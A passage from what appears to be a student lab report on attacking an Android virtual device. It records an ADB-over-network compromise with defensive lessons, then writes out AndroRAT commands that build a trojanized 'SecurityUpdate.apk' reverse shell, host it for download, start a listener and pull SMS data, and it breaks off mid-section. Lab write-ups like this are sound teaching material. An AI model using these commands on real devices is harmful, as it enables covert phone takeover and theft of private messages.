
* + - * Manually launched com.android.calculator2 (calculator app) on the victim device.


#### Device Info (Selection 27):


* + - * Retrieved device details (Android 8.1.0, Virtual Machine, outdated security patch: **201G-06-05**).


**Screenshots**


****





****





****



****



****



**Result or Output:**

* **Successful Actions:**
  + Established ADB connection to 10.10.1.14.
  + Captured screenshot (screenshot-2025-5-13-6-21-53.png).
  + Listed device files (/sdcard/Download/images.jpeg) and apps.
  + Executed com.android.calculator2 remotely.

#### Errors Observed:

* + Outdated Android OS (unpatched since 2019) made the device vulnerable.

#### Interpretation:

* **Attack Success:**
  + The attacker gained full control over the Android device (shell access, app execution, data extraction).
  + The device’s outdated OS (no updates since 2019) and exposed ADB (open

port 5555) were critical vulnerabilities.

#### Security Implications:

* + **ADB over Network**: Never leave ADB exposed to untrusted networks (disable adb tcpip in production).
  + **Patch Management**: The device’s outdated security patch (2019) allowed

trivial exploitation.

* + **Monitoring**: Unusual ADB activity (e.g., remote screenshot requests) should trigger alerts.

### Task 5 – Hacking by creating APK File using AndroRAT

#### Objective of Task:

The task involved deploying AndroRAT, a remote administration tool for Android, to:

1. **Create a malicious APK** (SecurityUpdate.apk) with embedded reverse-shell capabilities.
2. **Host the APK** on a local web server for victim download.
3. **Establish a remote connection** to the victim’s Android device (Android 8.1.0,

Virtual Machine).

1. **Exfiltrate sensitive data** (SMS, call logs, device info, MAC address) and execute commands remotely.

#### Command or Procedure Used:

* + **Payload Generation:**

python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk

* + - Created a trojanized APK (SecurityUpdate.apk) connecting back to attacker IP 10.10.1.13:4444.

#### Web Server Setup:

mkdir /var/www/html/share

chmod -R 755 /var/www/html/share

chown -R www-data:www-data /var/www/html/share service apache2 start

* + - Hosted the APK at <http://10.10.1.13/share/SecurityUpdate.apk>.

#### Listener Activation:

python3 androRAT.py --shell -i 0.0.0.0 -p 4444

* + - Started a listener to catch victim connections.
  + **Post-Exploitation Commands:**
    - **Data Theft:**

getSMS inbox

# Saved SMS to



